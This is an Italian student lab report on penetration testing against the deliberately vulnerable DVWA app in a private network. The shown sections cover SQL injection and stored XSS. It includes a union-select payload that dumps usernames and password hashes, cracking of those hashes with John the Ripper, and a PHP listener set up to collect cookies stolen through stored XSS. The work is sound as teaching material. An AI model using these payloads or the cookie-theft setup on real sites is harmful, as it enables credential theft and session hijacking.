

End-to-End penetration testing

REPORTED BY

Benedetta Forestieri

Daniele Morabito

Daniele Zizzi


Giorgio Trovesi

Elena D'Oca


Davide Diglio

Fernando Catrambone

Massimo Cinquegrana



Indice



- **Web Application Exploit SQLi**
- **Web Application Exploit XSS**
- **System Exploit BOF**
- **Exploit Metasploitable con Metasploit**
- **Exploit Windows con Metasploit**

Web Application Exploit SQLi

Un **exploit** è un codice o una sequenza di comandi che sfrutta vulnerabilità già presenti in software o hardware per ottenere il controllo del sistema o causare malfunzionamenti. Gli attacchi SQL sono una categoria di exploit che si concentrano su database relazionali.

Un **attacco SQL Injection** si verifica quando un utente non autorizzato sfrutta le vulnerabilità di una web app per prendere il controllo dei comandi SQL, con l'obiettivo di manipolare il contenuto del database mediante l'utilizzo del linguaggio SQL. Questo tipo di attacco è possibile solo quando vengono accettati in input degli script.

L'**SQL** (Structured Query Language) è un linguaggio progettato per interrogare i dati, agevolando la comunicazione con i database. Questi sistemi di gestione dati organizzano le informazioni in tabelle, composte da righe e colonne. In parole più semplici, l'SQL semplifica l'interazione con il database attraverso comandi specifici.

A differenza di un attacco di SQL Injection **non blind**, un SQL Injection **blind** non fornisce risposte in caso di query errate.

```
File Actions Edit View Help
kali㉿kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
    inet 192.168.13.100  netmask 255.255.255.0  broadcast 192.168.13.255
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
    RX packets 2941  bytes 271887 (265.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 2833  bytes 264851 (258.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x0<host>
        loop  txqueuelen 128  queueing discipline pfifo_fast
    RX packets 4  bytes 240 (240.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4  bytes 240 (240.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali:~$)
ping 192.168.13.150
PING 192.168.13.150(192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.353 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.268 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.269 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.610 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.341 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.336 ms
64 bytes from 192.168.13.150: icmp_seq=7 ttl=64 time=0.336 ms
...
192.168.13.150 ping statistics
7 packets transmitted, 7 received, 0% packet loss, time 6104ms
rtt min/avg/max/mdev = 0.268/0.354/0.610/0.109 ms
nsadmin@metasploitable:~$
```

Configurazione indirizzi IP e test con ping

Lo scopo della simulazione è sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso.

Il primo step è stato garantire la comunicazione tra le due macchine coinvolte, Kali e Metasploitable. Successivamente, abbiamo avviato DVWA e impostato il livello di sicurezza su "low". In seguito, abbiamo eseguito un'operazione di iniezione SQL, la quale, attraverso una query con condizione sempre vera, permette di ottenere informazioni dalla tabella degli utenti del database users.

' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Vulnerability: SQL Injection

User ID:

ID: '% and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
5f4dc3b5aa765d61d8327deb882cf99

ID: '% and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38df260853678922e03

ID: '% and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '% and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40caded3de5c71e9e9b7

ID: '% and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

Web Application Exploit SQLi

Una volta ottenute le password in formato hash, abbiamo selezionato quella di nostro interesse e incollato il dato, creando un file di testo (.txt) contenente questa password hash. Successivamente, utilizzando John the Ripper, strumento di cracking delle password, abbiamo avviato il processo di comparazione per ottenere la password in chiaro. Per velocizzare tale operazione, si può ricorrere all'utilizzo di una rainbow table. Successivamente abbiamo effettuato un test utilizzando la password restituita.

Come evidenziato nella figura, siamo riusciti ad accedere con il nome utente "pablo" e la password recuperata con successo, "letmein" in questo caso.

```
L$ sudo john --format=raw-md5 New.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 20 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (pablo)
1g 0:00:00:00 DONE 2/3 (2023-11-13 11:06) 100.0g/s 126800p/s 126800c/s 126800C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

The screenshot shows the DVWA application's main menu on the left with various exploit categories like Brute Force, Command Execution, and SQL Injection. On the right, a message indicates a successful login: "You have logged in as 'pablo'". Below this, a summary box displays the session details: Username: pablo, Security Level: low, PHPIDS: disabled.



Per ridurre questo tipo di vulnerabilità è consigliato non accettare script in input e quindi sanare sempre i dati inseriti

Web Application Exploit XSS

L'**XSS (Cross-Site Scripting)** è un tipo di attacco che consente di assumere il controllo di una web app attraverso l'inserimento di script dannosi, causando gravi danni agli utenti. I principali tipi di attacchi includono:

- **XSS Reflected:** In questo scenario, ciò che l'utente scrive viene immediatamente riflesso e visualizzato quando viene cliccato. Lo script dannoso è spesso incorporato nell'URL di una pagina web o in un modulo di input. Quando l'utente visita la pagina o invia il modulo, lo script si attiva nel suo browser.
- **XSS Stored:** Questo tipo di attacco inietta uno script malevolo nel database o nel server che ospita la web app. Lo script dannoso persiste nella web app fino a quando qualcuno non lo rimuove, causando danni continuativi e a più host.

Configurazione di rete e livello di sicurezza **DVWA**:



```
Metasploit [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
no mail.

nsfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:86:bd:ae
        inet addr:192.168.104.150 Bcast:192.168.104.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe86:bdae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 B) TX bytes:2954 (2.8 KB)
        Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
        RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

nsfadmin@metasploitable:~$ _
```

```
daniele@kali: ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.104.100  netmask 255.255.255.0 broadcast 192.168.104.255
      inet6 fe80::a00:27ff:fe53:4347  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:53:43:47  txqueuelen 1000  (Ethernet)
          RX packets 21  bytes 2486 (2.4 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 15  bytes 2344 (2.2 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo:  flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 4  bytes 240 (240.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 4  bytes 240 (240.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

daniele@kali: ~
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.286 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.123 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.227 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.256 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.123/0.223/0.286/0.061 ms
```



DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Web Application Exploit XSS

Lo scopo è sfruttare la **vulnerabilità XSS persistente** presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» al Web server. I cookie rubati, possono essere utilizzati per effettuare l'accesso senza bisogno di username e password, utilizzando il “session id”, che permette di mantenere la sessione finchè l'utente vittima non effettua il log out. Per evitare ciò, il session id andrebbe collegato all'ip dell'utente al momento del login, così da evitare ulteriori accessi utilizzando lo stesso id di sessione.

Nella pagina **XSS Stored**, abbiamo inserito uno script che instaura una connessione con la macchina kali e gli invia i cookie di sessione. Esso verrà eseguito ogni volta si aprirà la pagina.



Vulnerability: Stored Cross Site Scripting (XSS)


Name *

```
<script type="text/javascript">
document.write('');
</script>
```

Message *

Lo script php accetta i cookie inviati dalla macchina metasploit e li scrive in un file di testo.





The screenshot shows a window titled "~/Desktop/php/cookie.php - Mousepad". The menu bar includes "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with icons for new file, open file, save file, cut, copy, paste, delete, find, and search. The main text area contains the following PHP code:

```
1 <?php  
2     $cookie = $_GET['cookie'];  
3     file_put_contents('cookiesessione', $cookie, FILE_APPEND);  
4 ?>  
5
```

Di seguito, lanciamo il comando per avviare il server utilizzando lo script php precedentemente creato.



```
$ php -S 192.168.104.100:4444  
[Mon Nov 13 11:48:03 2023] PHP 8.2.7 Development Server (http://192.168.104.100:4444) started
```

